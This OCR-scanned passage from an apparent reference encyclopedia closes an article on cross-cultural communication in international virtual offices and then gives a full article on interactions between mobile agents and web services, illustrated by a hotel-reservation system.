- **Determine who one's status counterparts are in the other culture.** Such a determination is needed to ensure messages get to the correct individual and not to someone at a higher point in the power structure. IVO participants should also restrict contact with high status persons from other cultures until told otherwise by those persons, for interacting with a superior—unless instructed to do so by that superior—could cause offense. By conferring with counterpart in the other culture, individuals can learn how to work effectively within the power structure of that culture. Moreover, by transferring information and requests to a counterpart who knows the particular cultural system, individuals can ensure information and materials get to the correct recipient in the appropriate way.
- **Avoid given/first names when addressing someone from another culture.** As Hofstede (1997) notes, in cultures where status is important, the use of titles is also important and expected. IVO participants should therefore use titles such as "Mr." or "Ms." when addressing international counterparts. If the individual has a professional

title (e.g., "Dr."), use that title when addressing the individual. Ideally, employees in virtual offices should learn the titles of respect used in a given culture and use those titles when communicating with persons from that culture (e.g., Herr Schmit or Tokida-san), for the use of such titles displays respect for status and shows an appreciation for the other culture. Finally, one should continue to use such titles until told otherwise by an international counterpart.

While this advice seems simplistic and restrictive, individuals need to remember that operating effectively in the international virtual office is about making and maintaining contact. Thus, it is very important to recognize status-based communication expectations to avoid offense and keep contacts open and working.

Area 3: Using a Common Language

One cannot discuss IVOs without considering language because IVOs often require individuals from different linguistic backgrounds to interact within the same virtual space. Thus, a "common tongue" must often be used in these interactions. Such situations, however, bring potential problems related to fluency in a language. That is, just because one "speaks" a particular language does not necessarily mean that person speaks it well or understands the subtle nuances and intricate uses of that language (Varner & Beamer, 1995). Even within language groups, dialect differences (e.g., British vs. American English) can cause communication problems.

In IVOs, problems of linguistic proficiency are further complicated by text-based, online media that remove cues such as accents. Additionally, communication expectations associated with different online media might skew perceptions of an individual's linguistic proficiency. E-mails, for example, are often brief, and individuals tend to be more tolerant of spelling and grammar errors in e-mails than more conventional printed messages (And now for some bad grammar, 2001). As a result, IVO participants might forget an international counterpart is not a native speaker of a language, forget that a counterpart speaks a different dialect of that language, or not realize an individual does not "speak" the language as well as one thinks.

By following certain strategies, individuals can avoid certain language-related problems in IVOs:

- **Avoid idiomatic expressions.** Idiomatic expressions are word combinations with specific cultural meaning that differs from their literal meaning. For example, the American English expression, "It is raining cats and dogs" literally means that cats and dogs are falling from the sky like raindrops. The intended meaning of this expression (i.e., "It's raining forcefully."), however, is far removed from the literal one. Because the intended meaning is based on a specific cultural association with that expression, individuals who are not part of the culture using this meaning can easily be confused by such phrases (Jones, 1996).
- **Avoid abbreviations.** Abbreviations also require a particular cultural background to understand what overall expression they represent (Jones, 1996). To understand the meaning of the American abbreviation "IRS," for example, an individual must first know an organization called the "Internal Revenue Service" exists and that "Internal Revenue Service" is commonly abbreviated using the first letter of each word. If abbreviations are essential, individuals should spell out the actual term the first time the abbreviation is used. They should also employ some special indicator to demonstrate how the abbreviation is related to the original expression (e.g., "This passage examines the role of the *I*nternal *R*evenue *S*ervice (IRS).").
- **Establish what language and dialect will be used by all participants.** While the dialects of certain languages are quite similar, there are areas in which they differ, and of such differences can result in miscommunication. Speakers of the various dialects of a language could have different terms for the same object or concept (e.g., In English, American mechanics use "wrenches," but their British counterparts use "spanners"). Different dialects could also associate varying meanings with the same term (e.g., in British English, a "subway" is a highway underpass, while in American English, a "subway" is an underground train system). These differences could cause confusion if individuals do not recognize a term or associate the incorrect meaning with a word or expression. By establishing a standard dialect in IVOs, individuals can reduce confusion related to these differences.

Through these strategies, IVO participants can reduce language-based confusion and increase the effectiveness with which ideas are exchanged.

While the ideas presented in this section are simple, they can be essential to communicating across cultural barriers. The efficiency with which individuals interact in IVOs, moreover, will grow in importance as organizations search for new ways to tap overseas markets.

FUTURE TRENDS

This spread of online media also provides access to new markets—particularly in developing nations. These nations, in turn, contain consumers who are increasingly purchasing imported goods—particularly high-tech products. China, for example, is one of the world's largest markets for mobile phones (China's economic power, 2001), and its import of high-tech U.S. goods rose from $970 million USD in 1992 to almost $4.6 billion USD in 2000 (Clifford & Roberts, 2001). Similarly, the growing middle class in India has an aggregate purchasing power of some $420 billion (Malik, 2004, p. 74; Two systems, one grand rivalry, 2003). Many companies have thus begun viewing China and India as important market for products. Additionally, as more work is outsourced to employees in the developing world, more money will flow into those nations, and this influx of capital brings with it the potential to purchase more products. And as more nations expand their online access, such international opportunities will continue to grow.

Within this framework, IVOs become important for a number of reasons. First, they could provide direct access to international markets via IVO members who are from a particular culture. These individuals could supply country-specific information used to create products that meet the needs of particular overseas consumers. Second, these individuals could test particular product in the related culture, and the product could be modified based upon the results of such tests. Finally, IVO employees could serve as distribution points for getting products into an overseas market quickly. Electronic products such as software, music, or movies do not need to be saved in a permanent physical form (e.g., a disk) in one nation only to be shipped to another. Rather, IVOs could include an individual who receives electronic goods from the parent company and then saves the product in a physical form (e.g., burns it to a CD) to distribute to consumers in that market.

This increasing access to international markets will likely spur and shape IVO growth in the future. As a result, the adoption of IVOs by different organizations will likely increase in use and scope. For this reason, today's knowledge workers need to understand and address cultural factors to operate effectively within this new paradigm.

CONCLUSION

Advances in communication technologies continually change how people perceive space. Now, the widespread use of online media has changed ideas of "the office" from a physical location to a state of mind. This essay examined problematic cross-cultural communication areas related to international virtual offices (IVOs) and provided strategies for functioning efficiently within such organizations. Reader must now learn more about the cultures with which they will interact because such understanding is essential to exchanging information with overseas coworkers.

REFERENCES

And Now for Some Bad Grammar. (2001, May 11). *Manage the e-commerce business.* Retrieved May 18, 2008, from http://ecommerce.internet.com/how/biz/print/0,,10365_764531,00.html

Baily, M. N., & Farrell, D. (2004, July). Exploding the myths of offshoring. *The McKinsey Quarterly*. Retrieved May 18, 2008, from http://www.mckinseyquarterly.com/article_print.aspx?L2=7&L3=10&ar=1453

Belanger, F. (1999). Communication patterns in distributed work groups: A network analysis. *IEEE Transactions on Professional Communication, 42*, 2261–2275.

China's economic power. (2001, March 10). *The Economist*, pp. 23–25.

Clifford, M., & Roberts, D. (2001, April 16). China: Coping with its new power. *BusinessWeek*, pp. 28–34.

Driskill, L. (1996). Collaborating across national and cultural borders. In D. C. Andrews (Ed.), *International* *dimensions of technical communication* (pp. 23–44). Arlington, VA: Society for Technical Communication.

Goolsby, K. (2001). Nobody does it better. *Outsourcing Center*. Retrieved May 18, 2008, from http://www.outsourcing-requests.com/center/jsp/requests/print/story.jsp?id=1816

Hofstede, G. (1997). *Cultures and organizations: Software of the mind*. New York: McGraw-Hill. Retrieved May 18, 2008, from http://www.nua.com/surveys/index.cgi?f=VS&art_id=905358723&rel=true

Jones, A. R. (1996). Tips on preparing documents for translation. *GlobalTalk: Newsletter for the International Technical Communication SIG*, pp. 682, 693.

Kalia, K. (2001, July/August). Bridging global digital divides. *Silicon Alley Reporter,* pp. 52–54.

Li, X., & Koole, T. (1998). Cultural keywords in Chinese–Dutch business negotiations. In S. Niemeier, C. P. Campbell, & R. Dirven (Eds.), *The cultural context in business communication* (pp. 186–213). Philadelphia: John Benjamin.

Malik, R. (2004, July). The new land of opportunity. *Business 2.0*, pp. 72–79.

McCloskey, D. W. (2001). Telecommuting experiences and outcomes: Myths and realities. In N. J. Johnson (Ed.), *Telecommuting and virtual offices: Issues & opportunities* (pp. 231–246). Hershey, PA: Idea Group.

New geography of the IT industry, The. (2003, July 17). *The Economist*. Retrieved May 18, 2008, from http://www.economist.com/displaystory.cfm?story_id=1925828

Pastore, M. (2004, February 24). India may threaten China for king of netizens. *ClickZ Stats*. Retrieved May 18, 2008, from http://www.clickz.com/stats/big_picture/geographics/article.php/309751

Pinsonneault, A., & Boisvert, M. (2001). The impacts of telecommuting on organizations and individuals: A review of the literature. In N. J. Johnson (Ed.), *Telecommuting and virtual offices: Issues & opportunities* (pp. 163–185). Hershey, PA: Idea Group.

Richmond, Y. (1995). *From da to yes: Understanding the East Europeans*. Yarmouth, ME: Intercultural Press.

Ruppel, C. P., & Harrington, S. J. (2001). Sharing knowledge through intranets: A study of organizational culture and intranet implementation. *IEEE Transactions on Professional Communication, 44,* 37–52.

Section IV survey results. (2003, January). *Semiannual report on the development of China's Internet*. Retrieved May 18, 2008, from http://www.cnnic.net.cn/develst/2003-1e/444.shtml

St. Amant, K. (2002). When cultures and computers collide. *Journal of Business and Technical Communication, 16*, 196–214.

Tapping in to Africa. (2000, September 9). *The Economist,* pp. 49.

Tying Latin America together. (2001, Summer). *NYSE Magazine,* p. 9.

Ulijn, J. M. (1996). Translating the culture of technical documents: Some experimental evidence. In D. C. Andrews (Ed.), *International dimensions of technical communication* (pp. 69–86). Arlington, VA: Society for Technical Communication.

Ulijn, J. M., & Strother, J. B. (1995). *Communicating in business and technology: From psycholinguistic theory to international practice*. Frankfurt, Germany: Peter Lang.

Varner, I., & Beamer, L. (1995). *Intercultural communication in the global workplace*. Boston: Irwin.

Weir, L. (2004, August 24). Boring game? Outsource it. *Wired*. Retrieved May 18, 2008, from http://www.wired.com/news/print/0,1294,64638,00.html

Weiss, S. E. (1998). Negotiating with foreign business persons: An introduction for Americans with propositions on six cultures. In S. Niemeier, C. P. Campbell, & R. Dirven (Ed.), *The cultural context in business communication* (pp. 51–118). Philadelphia: John Benjamin.

KEY TERMS

Dialect: A variation of a language.

Idiomatic Expression: A phrase associated with a particular, nonliteral meaning.

International Virtual Office (IVO): A work group comprised of individuals who are situated in different nations and use online media to collaborate on projects.

Online: Related to or involving the Internet or the World Wide Web.

Power Distance: A measure of the importance status has in governing interpersonal interactions.

Interaction between Mobile Agents and Web Services

Kamel Karoui
University of Manouba, Tunisia

Fakher Ben Ftima
University of Manouba, Tunisia

INTRODUCTION

With the interconnection of computers in networks, particularly through the Internet, it becomes possible to connect applications on distant computers. An application works perfectly whether it isdistant or local. Moreover, a distant applicationallows us to benefit from the following additional advantages:

- Data and processes can be stored on a remote server that has a bigger storage capacity than the local host.

Data can be shared between users using, for example, Remote Procedure Call (RPC), Remote Method Invocation (RMI), Java Message Service (JMS), and Enterprise JavaBeans (EJB) (Frénot, 2000):

- Distant application can be used at the same time by several users;
- Updating data and processes can be done only in one host;
- Flexibility on distribution of the load: An application can be executed on the available machine; and
- High availability: A faulty machine does not affect the others.

Many approaches have been proposed and developed for communication between distant hosts on a network such as Message Passing (MP), Remote Evaluation (REV), Remote Object Invocation (ROI), Mobile Agents (MA), Common Object Request Broker Architecture (CORBA), Web Services (WS), RPC, and RMI (Dejan, LaForge, & Chauhan, 1998). In this article, we will focus on two particular paradigms: The Web Services and the Mobile Agents.

WS defines a standard to invoke distant applications and to recover results across the Web. Its invocation is made in synchronous mode. MA has the faculty to move easily between a network's hosts to execute user requests. MA communication is made in asynchronous mode. The fusion of these two complementary technologies will solve many problems.

This article is composed of the following sections: In the first two sections, we introduce the concepts of WS and MA, their advantages and disadvantages. In the third section, we present different kinds of interaction between MA and WS. Finally, we study an example in the last section.

WEB SERVICES

Definition


WS are a technology that allows interaction between applications distantly via the Internet, and thus independently of the platforms and the languages that they use. They lean on standard Internet protocols (XML, HTTP) to communicate. This communication is based on the principle of calls and answers, performed with messages in XML (Daum & Merten, 2003; Windley, 2003)

Web Services Components

WS are based on the following group of XML technologies which work together (Champion, Ferris, Newcomer, & Orchard, 2000) (see Figure 1):

- SOAP (Simple Object Access Protocol) is a protocol, standardized by W3C, which allows the invocation of remote methods by the exchange of XML messages (Box et al., 2000);

Figure 1. WS functioning



- WSDL (WS Description Language) is a norm derived from XML which represents the interface of the use of a WS. It provides specifications necessary for the use of a WS by explaining its methods, its parameters, and what it returns. WSDL is a services description language which represents the public interface of service and is accessible from a URL (Christensen, Curbera, Meredith, & Weerawarana, 1999); and
- UDDI (Universal Description, Discovery, and Integration) is a specification defining the way to publish and discover WS on a network. These descriptions of services are centralized on a server, private or public, that users can access. Such a server can be seen as a yellow pages directory (Kurt, 2001).

Web Services Functioning

The WS architecture is based on the Service-Oriented Architecture model (SOA) (Brown et al., 2003) which puts three actors in interaction: a client, a provider, and an intermediate directory. The interaction model (See Figure 1) is decomposed into four successive steps (Curbera, Dufler, Khalaf, Nagy, & Mukhi, 2002):

- **Deployment:** The service provider deploys a WS on a server and generates a description of service (WSDL). This description defines available operations and how to invoke them;
- **Publication:** The provider exposes his service by publishing its description to the (UDDI) directory;
- **Discovery:** In order to find the service description, the WS client searches in the UDDI directory. This step allows to find different available providers and to choose who best satisfies the client criteria; and
- **Invocation:** The client uses the service description to establish a connection with the provider and invoke the WS.

Web Services Advantages

WS offer many benefits over other distributed applications paradigms (Cavanaugh, 2006):

- Web services provide the interoperability between various software working on various platforms;
- Web services use standards and open protocols;
- Protocols and data formats are in text format, making it easier to understand the total functioning of exchanges; and
- Based on the HTTP protocol, Web services can work through firewalls without requiring changes in the rules of filtration.

Web Services Disadvantages

There are several issues with WS. Below is a collection of the most important ones (Clabby, 2002):

- Nowadays, WS norms in security domains and transactions are either inexistent or in their beginning compared to standard and opened norms of the distributed computing such as CORBA (Jong, 2002);
- WS suffer from weak performances compared to other approaches of the distributed computing such as the RMI, DCOM, CORBA (Jong, 2002);
- By the use of the HTTP protocol, WS can bypass safety measures set up throughfirewalls.
- Lack of standard services: There is only one standard service available for WS, the UDDI.
- Various other important services (SOAP, WSDL) are not yet standardized (Gottschalk, 2002).

THE MOBILE AGENTS

MA is a programming paradigm used in distributed applications (Ismail & Hagimont, 1998; OMG, 1997). It is susceptible to replace more classical paradigms such as the MP, the RPC, the ROI, and REV. The MA concept makes easier the implementation of applications which are dynamically adaptable, and facilitates the development of distributed applications on large networks. This covers many domains such as e-commerce, telecommunications, workflow applications, remote maintenance, and park administration (see Figure 2).

Definition


MA are processes that can migrate from one host in a network to another in order to satisfy requests made by their clients (Harrison, Chess, & Kershenbaum, 1995). The state of the running program is saved, transported to the new host, and restored, allowing the program to continue where it left off. MA are autonomous; they have some degree of control over their data and states. They have the ability to act without direct external interference. MA are interactive by communicating with the environment and other agents. MA are adaptive; they have the ability to respond to other agents or their environment (Morreale, 1998).

Mobile Agents' Properties

A MA is a mobile software entity defined with a behavior, autonomy, a social aspect on communication level, reactivity, a degree of security, and a capacity to memorize information (White, 1997):

- **Mobility:** Mobility is the fundamental property of the MA. It manifests on two aspects, strong mobility and weak mobility;

Figure 2. The MA paradigm



- ◦ *Strong mobility*: The MA migrates with the code, the data state (i.e., the values of the internal variables), and the execution state (i.e., the stack and the program counter); and
- ◦ *Weak mobility*: The MA migrates only with the code and the data state.
- **Behavior:** An agent has a program which dictates what tasks it must accomplish. It executes instructions for the client. An agent can acquire another competence by visiting new hosts;
- **Autonomy:** An agent acts independently of the client. It implicates that we cannot always predict the agent's itinerary;
- **Communication:** An agent is able to interact with different environments (clients and hosts) and other agents (local or distant);
- **Reactivity:** An agent is able to perceive its environment and interact with it;
- **Security**: An agent must protect itself from outside attacks: from other agents, from execution environments, and during its movement within the network. Its integrity and the privacy of the data which it transports must be assured; and
- **Memory:** An agent has a capacity to collect and memorize information for subsequent uses.

Mobile Agents' Advantages

In the following section, we present a list of the main advantages of MA's technology (Karoui, 2005; Wagner, Balke, Hirschfeld, & Kellerer, 2002):

- **Efficiency:** MA consumes fewer network resources;
- **Reduction of the network traffic:** MA minimizes the volume of interactions by moving and executing programs on the servers' host;
- **Asynchronous and autonomous interactions:** MA can achieve tasks asynchronously and independently of the sending entity;
- **Interaction with real-time entities:** For critical systems (nuclear, medical, etc.), agents can be dispatched from a central site to control local real-time entities and process directives from the central controller;
- **Dynamic adaptation:** MA can dynamically react to changes in its environment;
- **Robustness and fault tolerance:** By its nature, a MA is able to react to multiple situations, especially faulty ones. This ability makes the systems based on MA fault-tolerant; and
- **Support for heterogeneous environments:** MA are generally computer- and network-independent; this characteristic allows their use in a heterogeneous environment.

Mobile Agents' Disadvantages

In the following section, we present a list of the major problems of the MA approach (OMG, 2000):

- Security is one of the main concerns of the MA approach. The issue is how to protect agents from malicious hosts and, inversely, how to protect hosts from MA. The main researchers' orientation is to isolate the agent execution environment from the host critical environment. This separation may limit the agent's capabilities of accessing the desired data and from accomplishing its task;
- Another big problem of the MA approach is the lack of standardization. In recent years, we have seen the development of many MA systems based on several slightly different semantics for mobility, security, and communication;
- MA are not the unique way to solve a major class of problems; alternative solutions exist, such as messaging, simple datagram, sockets, RPC, conversations, and so on. There are neither measurement methods nor criteria that can help a developer choose between these methods. Until now, there is no typical application that uses the MA approach; and
- MA can achieve tasks asynchronously and independently of the sending entity. This can be an advantage for batch applications and a disadvantage for interactive applications.

INTERACTIONS BETWEEN MOBILE AGENTS AND WEB SERVICES

At present, there is a need for distributed computing solutions offering feature-rich environments. This letter would be as efficient as component-based frameworks and as interoperable as the basic Web protocols. As seen in the first section, WS is the technology which fulfils the interoperability requirement. That is why it must be enhanced appropriately to meet the above-mentioned needs. In the second section, we have noted that MA are increasingly gaining attention in both research and the commercial world. They have the potential to increase the networks' performance, and can offer a new paradigm for communication over heterogonous networks. Both technologies can communicate together since they can use the same standard protocols (XML, Java) for the implementation via the principle of exchanging data via messages. Both technologies can support heterogeneous environments (machineries, hosts, platforms) as noted above. The interaction between these two technologies will extend the advantages of each and will cover a part of their failures. In the following, we present some of their basic advantages:

- On the one hand, the MA are asynchronous entities; they can communicate together without a need for a permanent link. On the other hand, WS are synchronous and require a permanent link to exchange information. The fusion of these two technologies will expand fields of use of WS (as previously noted);
- WS are not autonomous, that is, they do not have the faculty to discover their environment which would allow them to optimize the requests' execution. This weakness of WS is one trump of the MA, to discover their environment, thus allowing them to guarantee the execution of their requests even in crash situations. The fusion of both techniques will allow WS to have a global view of their environment and so collect maximum information in order to ameliorate their execution mode;
- WS are not self-adaptable: If a WS breaks down, then communication between services fails and all the system crashes. With MA, which fit very well to their environment, WS will consequently be able to update their knowledge of their environment and perform in new conditions. So, the system will be more faults-tolerant and robust;
- WS cannot exchange code between them. With the MA, WS will be able to exchange code if it is needed;
- When interacting together, WS reserve several communication channels that burden the load on network and consume bandwidth. This disadvantage will be remedied with the MA, which minimize the volume of interactions and consume less bandwidth; and
- MA and WS are two technologies of actuality integrating different types of networks. However, the MA are isolated in comparison with the WS, which interact mostly with other systems' entities and access easily to their resources.This separation may limit the agent's capabilities of accessing the desired data and from accomplishing its task. Integration of the MA in a Web services distributed system will augment its capacities.

Now, let us look at the different kinds of interaction between these two entities. According to the study led above, we count three types of interactions: a MA invokes a WS, a WS invokes a MA, and a mixture of these two types of interactions (hybrid interaction).

Interaction Web Services: Mobile Agents

The interaction between a MA and a WS takes place as follows:

1. A WS invokes a MA for a request execution,
2. The MA executes the request, and
3. The MA returns the result to the WS invoker.

Figure 3a illustrates the interaction steps between WS and MA.

Interaction Mobile Agents: Web Services

The interaction between a MA and a WS takes place as follows:

1. A MA invokes a WS for a request execution,
2. The WS executes the request, and
3. The WS returns the result to the MA invoker.

Figure 3b illustrates the interaction steps between MA and WS.

Hybrid Interaction

This interaction is a mixture of both types previously mentioned. It takes place in two manners:

Figure 3a. Interaction WS - MA





Figure 3b. Interaction MA - WS



- A WS can invoke another WS by means of MA. In that case, (see Figure 4a), the interaction is made as follows:

1. A WS1 invokes a MA for a request execution,
2. The MA executes the request by invoking another WS2,
3. WS2 executes the request,
4. WS2 returns the result to the MA invoker, and
5. The MA returns the result to WS1.

or

- A MA can invoke another MA by means of WS. In that case, (see Figure 4b), the interaction is made as follows:

1. A MA1 invokes a WS for a request execution,
2. The WS executes the request by invoking another MA2,
3. MA2 executes the request,
4. MA2 returns the result to the WS invoker, and
5. The WS returns the result to MA1.

EXAMPLE

To illustrate the different kinds of communication between MA and WS (seen in the third section), we have developed an application which explains these interactions. It represents a hotel reservation distributed system.

First, a client fills in a form containing his constraints criteria for choosing the hotel. These criteria are the following: the country, the city, the hotel class, and the

Figure 4a. Interaction WS – MA - WS





Figure 4b. Interaction MA – WS - MA



date of reservation. By executing the application, the client delegates a MA to search for the adequate hotel which responds to his criteria. The MA will take into consideration the criteria mentioned by the client and consult the appropriate WS representing the hotels to search for the best price of reservation. Finally, the MA returns the result to the client to confirm the reservation. After reception of the result, the client will be able to reserve in the chosen hotel.


We chose Aglets as MA's platform (IBM, 1999; Karjoth, Lange, & Oshima, 1997; Nakamura & Yamamoto, 1997) which will receive and send the MA. We deploy the following WS for the requests executions (see Figure 5):

- WS1 is the WS which represents the countries. It contains the list of all countries to be consulted by the mobile agent;
- WS2 is the WS which represents the cities. It contains the list of all cities of the chosen country; and
- WS3 is the WS which represents the hotels. It contains the hotels list of the chosen city, sorted by their classes. Also, it contains their prices according to the reservation dates.

Figure 5 explains the functioning of the hotel reservation distributed system.

After the selection of all choice criteria by the client (the country, the city, the hotel class, and the date of reservation), a mobile agent (MA) grabs this information (1) and starts its quest for the solution. Firstly, it interacts with WS1 (2). WS1 presents the list of countries and selects the one chosen by the client (3). Then it dispatches the MA towards WS2 to consult the list of cities (4). Arriving at WS2, MA consults the list of cities (5), WS2 selects the one chosen by the client, and dispatches MA towards WS3 which contains the list of hotels (6). After interaction with WS3, MA consults the hotel class and the date of reservation, then presents the list of hotels which responded to the requirements with their prices (7). The MA negotiates

Figure 5. Hotel reservation by a MA



the offers to get the best price and comes back with the result directly to the client (8). After consultation, the client confirms reservation or cancels it if the offer does not convince him.

The links #2, #4, and #6 on Figure 5 illustrate the interaction MA-WS (see Figure 3b). The link #8 illustrates the interaction WS-MA (see Figure 3a). During these interactions, there are invocation of the service by the agent (respectively of the agent by the service), the execution of the requests (represented by points #3, #5, and #7) and the return of the result to the service (respectively to the agent).

CONCLUSION

In this article, we presented two paradigms of distributed application: the mobile agents and the Web services. We showed different types of interactions between these two entities, and we illustrated them by an example. We studied the integration of these interactions in different fields of application.

